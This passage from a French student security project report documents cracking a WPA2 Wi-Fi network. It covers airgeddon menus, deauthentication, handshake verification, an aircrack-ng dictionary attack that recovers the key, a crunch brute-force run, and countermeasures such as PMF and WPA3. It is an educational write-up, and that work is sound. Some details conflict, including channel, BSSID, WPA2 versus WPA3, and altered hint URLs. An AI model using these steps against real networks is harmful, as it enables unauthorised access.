- **Preuve de l'injection** : On observe très clairement une série de paquets de type Deauthentication (lignes 12 à 25). Ces paquets envoyés en “Broadcast” avec l'adresse MAC de notre cible (c6:6d:4c:f1:91:c5) prouvent que notre attaque avec aireplay-ng a bien saturé le canal pour forcer la déconnexion des clients.
- **Identification du réseau** : Les paquets de type Beacon frame et Probe Response confirment qu'on est bien sur le bon ESSID (Med SK). On voit que la structure des trames 802.11 est intacte.
- **Intégrité des données** : Le fait de voir ces trames de gestion dans Wireshark nous indique que notre carte réseau a parfaitement joué son rôle en mode moniteur en capturant le trafic sans le modifier.

Cette étape de vérification est indispensable avant de passer au cassage de la clé. Elle nous confirme que le fichier contient bien les traces de l'attaque et potentiellement les paquets générés lors de la reconnexion automatique des appareils cibles.

4.12. Clôture de l'interception et retour au menu principal

```

Session Actions Edit View Help
***** Handshake/PMKID/Decloaking tools menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: C6:6D:4C:F1:91:C5 (personal)
Selected channel: 6
Selected ESSID: Med SK 🏰
Type of encryption: WPA2

Select an option from menu:
_____
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
_____ (monitor mode needed for capturing) _____
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file
_____ (monitor mode needed for decloaking) _____
8. Decloaking by deauthentication
9. (mdk4) Decloaking by dictionary
_____

Hint Remember to select a target network with clients to capture Handshake
_____
> 0
```

Après avoir validé techniquement la capture des données et vérifié l'intégrité de notre fichier .cap via Wireshark on peut maintenant clore cette phase de l'attaque. Sur cette capture d'écran on constate que l'outil garde toujours en mémoire les paramètres de notre cible (Med SK) en haut de l'interface ce qui est très pratique pour la suite des opérations.

On a sélectionné l'option 0 : Return to main menu. Cette étape nous permet de quitter le sous-menu dédié aux outils de capture (Handshake/PMKID) pour revenir à la racine d'Airgeddon.

L'objectif est clair : on passe maintenant de la phase d'interception radio "active" à une phase de traitement de données. En revenant au menu principal on va pouvoir accéder aux options de déchiffrement hors-ligne pour tenter d'extraire la clé de sécurité à partir du handshake que l'on vient de récupérer. C'est ici que le travail de calcul cryptographique va réellement commencer.

4.13. Passage à la phase de déchiffrement hors-ligne

```
Session Actions Edit View Help
***** airgeddon v11.61 main menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID/Decloaking tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. WPA3 attacks menu
12. About & Credits / Sponsorship mentions
13. Options and language menu

Hint If you want to learn how to perform professional wireless network assessments, the main author of airgeddon
> 6
```

On a désormais en notre possession un fichier de capture contenant le “handshake” du réseau cible. L'étape suivante consiste à tenter de découvrir la clé de sécurité associée. Pour cela on a sélectionné l'option 6 : Offline WPA/WPA2 decrypt menu dans le menu principal d'Airgeddon comme illustré sur la capture d'écran.

L'intérêt majeur de cette approche est qu'on bascule sur une attaque dite “offline”. Contrairement à la phase précédente on n'a plus besoin d'émettre de paquets radio ou même d'être à proximité physique du point d'accès. On va travailler directement sur le fichier capturé en utilisant la puissance de calcul de notre machine pour tester des milliers de combinaisons par seconde. C'est une méthode particulièrement discrète puisque tout le processus se déroule localement sans aucune interaction supplémentaire avec le réseau de la cible.

4.14. Choix de la méthode de déchiffrement : Réseau Personnel

```
Session Actions Edit View Help
***** Offline WPA/WPA2 decrypt menu *****
Selected john the ripper enterprise hashes file: None
Selected hashcat enterprise hashes file: None
Selected BSSID: C6:6D:4C:F1:91:C5 (personal)
Selected capture file: /root/handshake-C6:6D:4C:F1:91:C5.cap
Selected hashcat hash file: None

Select an option from menu:
0. Return to main menu
1. Personal
2. Enterprise

Hint When aircgeddon requests you to enter a path to a file either to use a dictionary, a Handshake or anything else, did you kn
> 1
```

Comme on peut le voir sur la capture d'écran, on se trouve maintenant dans le sous-menu de déchiffrement. On remarque que le script a automatiquement chargé notre fichier de capture : /root/handshake-C6:6D:4C:F1:91:C5.cap et a gardé en mémoire le BSSID de notre cible.

On a choisi l'option 1 : Personal.

Ce choix est motivé par le type de sécurité utilisé par le réseau “Med SK”. Dans le domaine du Wi-Fi l'option “Personal” correspond au protocole WPA2-PSK . C'est le mode le plus courant où tous les utilisateurs se connectent avec le même mot de passe.

Contrairement au mode “Enterprise” (qui demande un identifiant et un mot de passe individuel via un serveur comme les réseaux universitaire “umoncton”), le mode “Personal” permet de tenter une attaque par dictionnaire directement sur le handshake. En validant ce choix on indique à Aircgeddon que l'on va confronter une liste de mots de passe aux données chiffrées contenues dans notre fichier de capture pour essayer de trouver la clé originale. [Top 1000 de mdp les plus utiliser](#)

4.15. Choix de l'algorithme et de l'outil de cassage

```
Session Actions Edit View Help
***** Offline WPA/WPA2 decrypt menu *****
Selected BSSID: C6:6D:4C:F1:91:C5 (personal)
Selected capture file: /root/handshake-C6:6D:4C:F1:91:C5.cap
Selected hashcat hash file: None


Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
   (hashcat CPU/GPU attacks)
3. (hashcat) Dictionary attack against Handshake/PMKID capture file
4. (hashcat) Bruteforce attack against Handshake/PMKID capture file
5. (hashcat) Rule based attack against Handshake/PMKID capture file
6. (hashcat) Dictionary attack against Handshake/PMKID hash file
7. (hashcat) Bruteforce attack against Handshake/PMKID hash file
8. (hashcat) Rule based attack against Handshake/PMKID hash file

Hint Decrypting by bruteforce, it could pass hours, days, weeks or even months to take it depending on the complexity of the password and your processing spe
> 1
```

Une fois dans le menu de déchiffrement on se retrouve face à plusieurs outils de calcul.

L'idée ici est d'utiliser la suite Aircrack-ng pour mener une attaque par dictionnaire. C'est la méthode la plus directe pour notre test de pénétration. Le principe repose sur la comparaison : l'outil va prendre chaque mot de passe contenu dans une liste (wordlist), calculer le hash correspondant en utilisant le nom du réseau (SSID "Med SK") et le comparer au hash que l'on a extrait du handshake.

4.16. Exécution de l'attaque de désauthentification en temps réel



- Fenêtre de capture (en haut à droite) : On y voit airodump-ng qui se focalise uniquement sur le canal 36. On confirme la présence d'un client actif (STATION

BA:51:7C:CD:36:E3) connecté au point d'accès cible. C'est sur ce client précis que l'effort de désauthentification va se porter.

- Fenêtre d'attaque (en bas à gauche) : On peut lire en rouge l'envoi massif de paquets DeAuth . En injectant ces paquets on simule un ordre de déconnexion légitime ce qui force l'appareil de la cible à se détacher instantanément du réseau.

On note sur cette capture que le réseau est identifié comme étant en WPA3. C'est un point technique important pour notre rapport : bien que le WPA3 soit conçu pour être plus sécurisé l'envoi de trames de gestion comme la désauthentification permet toujours de perturber la session. On attend maintenant que le client tente de se reconnecter automatiquement pour que notre fenêtre de capture puisse intercepter les données de la nouvelle poignée de main.

4.17. Localisation et validation du fichier de capture

```
Session Actions Edit View Help
leyti002@kali2: ~/airgeddon

***** Offline WPA/WPA2 decrypt menu *****
Selected BSSID: C6:61:64:47:58:C4 (personal)
Selected captured file: None
Selected hashcat hash file: None

Select an option from menu:

0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
   (hashcat CPU/GPU attacks)
3. (hashcat) Dictionary attack against Handshake/PMKID capture file
4. (hashcat) Bruteforce attack against Handshake/PMKID capture file
5. (hashcat) Rule based attack against Handshake/PMKID capture file
6. (hashcat) Dictionary attack against Handshake/PMKID hash file
7. (hashcat) Bruteforce attack against Handshake/PMKID hash file
8. (hashcat) Rule based attack against Handshake/PMKID hash file

Hint Rule based attacks change the words of the dictionary list according to the rules written in the rule
ave predefined rule files (Kali: /usr/share/hashcat/rules // Wifislax: /opt/hashcat/rules)

> 1

Enter the path of a captured file:
> /root/handshake-C6:6D:4C:F1:91:C5.cap
File doesn't exist

Enter the path of a captured file:
handshake-C6:6D:4C:F1:91:C5.cap
File doesn't exist

Enter the path of a captured file:
> root/handshake-C6:6D:4C:F1:91:C5.cap
File doesn't exist

Enter the path of a captured file:
> /root/handshake-C6:6D:4C:F1:91:C5.cap
The path to the capture/hash file is valid. Script can continue...

Handshake/s detected in capture file
Press [Enter] key to continue...
```

Une fois la méthode de calcul choisie on doit indiquer au script l'emplacement exact de notre fichier de capture.

Finalement en renseignant le chemin absolu /root/handshake-C6:6D:4C:F1:91:C5.ca le script confirme que le fichier est bien présent et lisible. L'élément le plus important ici est la confirmation en orange : "Handshake/s detected in capture file".

Cette étape valide officiellement tout notre travail précédent. Elle prouve techniquement que notre interception radio a été un succès et que les données nécessaires au déchiffrement sont bien stockées dans le fichier. On est maintenant prêt à passer à l'étape finale : le chargement du dictionnaire de mots de passe pour lancer le processus de cassage.

4.18. Sélection du dictionnaire et lancement du déchiffrement

```
Only one valid target detected on file. BSSID autoselected [C6:6D:4C:F1:91:C5]
```

```
Enter the path of a dictionary file:
```

```
> /home/leyti002/Downloads/top500.txt
```

Le script a analysé notre fichier de capture et a automatiquement sélectionné le BSSID correspondant à notre cible puisqu'il n'y en avait qu'un de valide. Comme on peut le voir sur la capture d'écran on arrive à la dernière étape avant le calcul : le choix de la wordlist.

Pour cette démonstration on a renseigné le chemin vers un dictionnaire spécifique :
/home/leyti002/Downloads/top500.txt.

Le choix d'un fichier contenant les 500 mots de passe les plus courants est stratégique pour notre phase pratique. Dans un contexte de test de pénétration on commence souvent par des listes courtes mais pertinentes pour vérifier si l'utilisateur a utilisé un mot de passe trop simple ou générique. Techniquement Aircrack-ng va maintenant passer chaque mot présent dans ce fichier texte à travers l'algorithme de hachage WPA en utilisant le nom du réseau (SSID) comme salt pour tenter de faire correspondre le résultat avec ce qu'on a intercepté.

Dès qu'on valide cette étape une fenêtre Aircrack-ng va s'ouvrir pour effectuer les calculs en temps réel et nous indiquer si la clé a été trouvée ou non.

4.19. Résultat de l'attaque : Succès du déchiffrement

```
Session Actions Edit View Help
Aircrack-ng 1.7

[00:00:00] 320/519 keys tested (11414.30 k/s)

Time left: 0 seconds 61.66%

KEY FOUND! [ mohamedd3 ]

Master Key      : 4A D2 45 01 80 0C 6A C1 54 3C 97 1A 66 DB 66 C3
                  8A AE FC 51 18 35 92 0A C1 A9 3E 0E EC 13 E9 2A

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 58 D1 94 0C 1C AA 52 5E 6C 5A 83 FA 57 55 36 39

Press [Enter] key to continue ...
```

C'est ici que s'achève notre démonstration technique. Comme on peut le voir sur cette capture d'écran l'outil Aircrack-ng a terminé le traitement de notre dictionnaire. Le verdict est sans appel : le message "KEY FOUND! [mohamedd3]" s'affiche en plein milieu de l'écran.

Voici l'analyse des informations obtenues :

- **Rapidité d'exécution** : On constate que la machine a testé les clés à une vitesse de 11 414 k/s (soit plus de 11 000 combinaisons par seconde). Cela prouve l'efficacité redoutable des attaques hors-ligne le mot de passe a été trouvé en moins d'une seconde car il se situait au début de notre liste (320/519).
- **Preuves cryptographiques** : L'outil affiche la clé maîtresse en hexadécimal. Ces données confirment que la correspondance mathématique entre le mot de passe "mohamedd3" et les paquets que l'on a interceptés durant la phase de désauthentification est parfaite.
- **Conclusion de la manipulation** : On a réussi à transformer une capture de trafic brut en une information critique : le mot de passe en clair du réseau. Cela démontre qu'un chiffrement WPA2 même s'il est robuste mathématiquement ne sert à rien si le mot de passe choisi est présent dans un dictionnaire courant.

4.20. Configuration d'une attaque par force brute (Aircrack + Crunch)

```
Session Actions Edit View Help
***** Offline WPA/WPA2 decrypt menu *****
Selected BSSID: C6:6D:4C:F1:91:C5 (personal)
Selected capture file: /root/handshake-C6:6D:4C:F1:91:C5.cap
Selected dictionary file: /home/leyti002/Downloads/top500.txt
Selected hashcat hash file: None

Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
   (hashcat CPU/GPU attacks)
3. (hashcat) Dictionary attack against Handshake/PMKID capture file
4. (hashcat) Bruteforce attack against Handshake/PMKID capture file
5. (hashcat) Rule based attack against Handshake/PMKID capture file
6. (hashcat) Dictionary attack against Handshake/PMKID hash file
7. (hashcat) Bruteforce attack against Handshake/PMKID hash file
8. (hashcat) Rule based attack against Handshake/PMKID hash file

Hint If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/aircrack-ng/wiki/FAQ)
ur Discord server: https://discord.gg/sQ9dgt9

> 2
```

Bien que l'attaque par dictionnaire soit souvent la plus rapide on a également testé la configuration d'une attaque par force brute. Comme on peut le voir sur la capture d'écran on a sélectionné l'option 2 : (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file.

Cette méthode diffère techniquement de l'attaque par dictionnaire sur plusieurs points :

- **Utilisation de Crunch** : Ici au lieu de lire des mots dans un fichier existant on fait appel à l'outil Crunch. Ce programme va générer en temps réel toutes les combinaisons possibles de caractères et les envoyer directement à Aircrack-ng pour les tester contre le handshake.
- **Exhaustivité** : C'est une méthode dite "exhaustive". Si on laisse assez de temps à la machine elle finira mathématiquement par trouver la clé car elle teste toutes les possibilités (aaaa, aaab, aaac...).
- **Paramétrage** : On remarque que nos fichiers capture et même le dictionnaire précédent sont déjà chargés en mémoire mais en choisissant la force brute on se prépare à un calcul beaucoup plus long et gourmand en ressources processeur

On a inclus cette étape dans notre projet pour démontrer que si un mot de passe n'est pas présent dans nos listes de mots courants (comme le top500.txt utilisé précédemment) la force brute reste l'ultime recours technique bien que sa durée dépende entièrement de la complexité et de la longueur de la clé cible.

4.21. Paramétrage de la force brute : Définition de la longueur de clé

```
> 2
You already have selected a capture file during this session [/root/handshake-C6:6D:4C:F1:91:C5.cap]
Do you want to use this already selected capture file? [Y/n]
> y
Handshake/s detected in capture file
Press [Enter] key to continue...
You already have selected a BSSID during this session and is present in capture file [C6:6D:4C:F1:91:C5]
Do you want to use this already selected BSSID? [Y/n]
> y
Enter the minimum length of the key to decrypt (8-63):
> 9
Enter the maximum length of the key to decrypt (9-63):
> 11
```

Sur cette capture on voit comment on configure précisément l'attaque par force brute que l'on vient de lancer. L'un des avantages d'Airgeddon est qu'il conserve en mémoire les éléments de la session actuelle ce qui nous a permis de valider rapidement l'utilisation du fichier de capture et du BSSID cible sans avoir à les ressaisir.

Le point technique le plus important ici réside dans la définition de l'espace de recherche :

- **Longueur minimale (9) et maximale (11)** : On a restreint la recherche aux mots de passe comprenant entre 9 et 11 caractères.
- **Impact sur le calcul** : En définissant ces bornes on aide l'outil à limiter le nombre de combinaisons que Crunch devra générer. C'est une décision stratégique : plus l'intervalle est grand plus le nombre de clés à tester explose de manière exponentielle ce qui augmenterait considérablement le temps de calcul.

Cette étape démontre qu'on ne lance pas une attaque aveugle dans un scénario réel on choisit ces valeurs en fonction des politiques de sécurité habituelles. Une fois ces paramètres validés le système est prêt à générer et tester systématiquement chaque combinaison possible dans cette plage précise pour tenter de trouver une correspondance avec le handshake.

4.22. Sélection du jeu de caractères (Charset) pour la force brute

```
***** Charset selection menu *****
Select the character set to use:

1. Lowercase chars
2. Uppercase chars
3. Numeric chars
4. Symbol chars
5. Lowercase + uppercase chars
6. Lowercase + numeric chars
7. Uppercase + numeric chars
8. Symbol + numeric chars
9. Lowercase + uppercase + numeric chars
10. Lowercase + uppercase + symbol chars
11. Lowercase + uppercase + numeric + symbol chars

Hint If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/0x00sec/0x00sec/wiki/FAQ)
ur Discord server: https://discord.gg/sQ9dgt9

> 11
```

Pour finaliser la configuration de l'attaque par force brute on doit définir le jeu de caractères que l'outil de génération (Crunch) va utiliser. Comme on peut le voir sur la capture d'écran on se retrouve face à un menu de sélection de Charset.

On a choisi l'option 11 : Lowercase + uppercase + numeric + symbol chars.

Voici l'analyse technique de ce choix :

- **Exhaustivité maximale** : En choisissant l'option 11 on demande à l'outil de tester toutes les combinaisons possibles incluant des lettres minuscules des majuscules des chiffres et des symboles spéciaux. C'est le niveau d'attaque le plus complet.
- **Complexité du calcul** : C'est ici que l'on comprend l'enjeu de la sécurité des mots de passe. En combinant ce jeu de caractères étendu avec la longueur de clé définie précédemment le nombre de combinaisons devient astronomique.
- **Objectif pédagogique** : Ce choix nous permet de démontrer qu'une attaque par force brute peut théoriquement casser n'importe quelle clé mais que la puissance de calcul et le temps nécessaire deviennent des obstacles majeurs dès que la complexité du mot de passe augmente.

C'est la dernière étape de paramétrage avant que la machine ne commence à mouliner les données pour tenter de faire correspondre un hash généré avec celui de notre handshake capturé.

4.23. Observation de l'attaque par force brute en cours d'exécution

```
Aircrack-ng 1.7

[00:17:34] 24972640 keys tested (24076.52 k/s)

Current passphrase: aaaaa28#s

Master Key      : D8 87 B5 4B EB 40 57 B6 30 95 D9 71 26 2F 0C 53
                  05 F7 B9 95 7C 04 45 3D 12 57 4B 87 10 AB 08 13

Transient Key    : 9B F8 88 90 51 4E CB 0C 8E A0 36 76 88 78 BA C4
                  E1 5A F0 3B 2E 27 DD D2 34 1E AE B0 ED FA 6F B7
                  AB 16 E1 4E 46 01 0C B1 25 03 EA CA 22 A6 AC D8
                  95 C6 E9 3E E4 E0 F1 75 29 D2 01 03 F5 CE 9F 1D

EAPOL HMAC      : 23 41 C7 E8 47 FA 7E CF 70 40 DA AD BD 09 D0 1B
```

Sur cette capture d'écran, on observe le fonctionnement en temps réel de l'outil Aircrack-ng alimenté par le générateur Crunch. Contrairement à notre succès immédiat avec le dictionnaire cette méthode montre la lourdeur du processus de calcul :

- **Statistiques de calcul** : Après environ 17 minutes de calcul (00:17:34) on constate que la machine a déjà testé près de 25 millions de clés (24 972 640). La vitesse de traitement est d'environ 24 000 clés par seconde.
- **Complexité et limites** : On remarque qu'en 17 minutes, on n'a toujours pas trouvé la clé. Cela met en évidence un point crucial de notre projet : même avec une vitesse de calcul élevée L'espace de recherche créé par la combinaison de majuscules minuscules chiffres et symboles est tellement vaste qu'il pourrait falloir des jours ou des semaines pour tester toutes les possibilités.

Cette étape nous permet de conclure la partie pratique en démontrant que la sécurité d'un réseau Wi-Fi repose énormément sur la complexité de sa clé. Si le mot de passe n'est pas évident (présent dans un dictionnaire) l'attaquant se retrouve face à un mur de calcul très difficile à franchir sans une puissance de traitement massive.

N°5 : Observations détaillées, interprétation et conclusion

5.1. Observations et analyse des expériences

Nos différentes manipulations nous ont permis de suivre le cycle de vie complet d'une attaque Wi-Fi. On peut diviser nos observations en trois points majeurs :

- **L'efficacité de la désauthentification** : On a observé qu'en envoyant des paquets de désauthentification via aireplay-ng, la déconnexion du client est quasi instantanée. Cela confirme une faiblesse structurelle du protocole WPA2 : les trames de gestion ne sont pas chiffrées ce qui permet à n'importe quel attaquant à portée d'injecter des ordres de déconnexion.
- **La furtivité du cassage de clé** : L'expérience a montré que la phase la plus critique du déchiffrement se fait totalement hors-ligne. Une fois le handshake capturé dans notre fichier .cap le propriétaire du réseau Med SK n'a aucun moyen de savoir que l'on est en train de tester des millions de mots de passe sur notre machine.
- **La dépendance au dictionnaire** : Le succès fulgurant de notre attaque clé "mohamedd3" trouvée en moins d'une seconde prouve que la sécurité du WPA2 repose entièrement sur la qualité humaine du mot de passe. L'utilisation d'une variante simple d'un prénom avec un chiffre rend le chiffrement totalement inutile face à une simple liste de mots courants.

5.2. Interprétation technique

L'attaque a réussi car on a pu exploiter le mécanisme du 4-Way Handshake. Bien que ce protocole protège la clé originale en ne la transmettant jamais il transmet suffisamment de données dérivées pour permettre à un attaquant de vérifier localement si un mot de passe testé est le bon. On en conclut que le maillon faible n'est pas l'algorithme de hachage lui-même mais la complexité de la clé choisie par l'utilisateur.

Nos tests sur la force brute avec Crunch nous ont également permis de comprendre que si le mot de passe avait été complexe le temps nécessaire au déchiffrement aurait dépassé plusieurs années rendant l'attaque techniquement irréaliste malgré l'interception réussie du handshake.

5.3. Contre-mesures proposées

Pour se protéger efficacement contre ce type d'attaque on propose les mesures suivantes :

- **Utilisation de mots de passe complexes** : Il est impératif d'utiliser des mots de passe de plus de 12 caractères incluant des majuscules minuscules chiffres et caractères spéciaux. Cela rend les attaques par dictionnaire inefficaces et les attaques par force brute mathématiquement impossibles dans un temps raisonnable.

- **Activation des PMF** : Pour contrer les attaques de désauthentification il faut activer la norme 802.11w. Elle chiffre les trames de gestion empêchant ainsi un attaquant de forcer la déconnexion des clients.
- **Migration vers le WPA3** : Le protocole WPA3 remplace le handshake traditionnel par le protocole SAE (Simultaneous Authentication of Equals). Ce dernier est conçu pour résister aux attaques par dictionnaire hors-ligne même si le mot de passe est court.
- **Surveillance réseau (WIDS)** : Installer un système de détection d'intrusion sans fil capable d'alerter l'administrateur en cas de détection d'un volume anormal de paquets de désauthentification.

5.4. Conclusion générale

Ce projet nous a permis de comprendre en détails les étapes d'une attaque sur réseau Wi-Fi. On a pu valider par la pratique que la théorie du 4-Way Handshake est vulnérable dès lors que la configuration humaine est négligée.

L'utilisation d'outils comme Aircrack-ng et la suite Aircrack-ng nous a montré qu'un attaquant disposant d'un matériel basique peut compromettre un réseau en quelques minutes. Cette expérience souligne la nécessité de ne plus considérer le Wi-Fi comme un périmètre de confiance et d'appliquer systématiquement les standards de sécurité les plus récents (WPA3 et PMF) pour garantir l'intégrité des accès réseau.

6.Contexte de réalisation

Ce projet a été réalisé en mode collaboratif par l'ensemble des membres du groupe. Les phases de recherche de configuration des environnements de test et de rédaction ont été effectuées lors de plusieurs séances de travail collectif à la bibliothèque de l'université. Ces sessions ont permis de confronter nos analyses théoriques aux résultats obtenus en pratique. Contexte de réalisation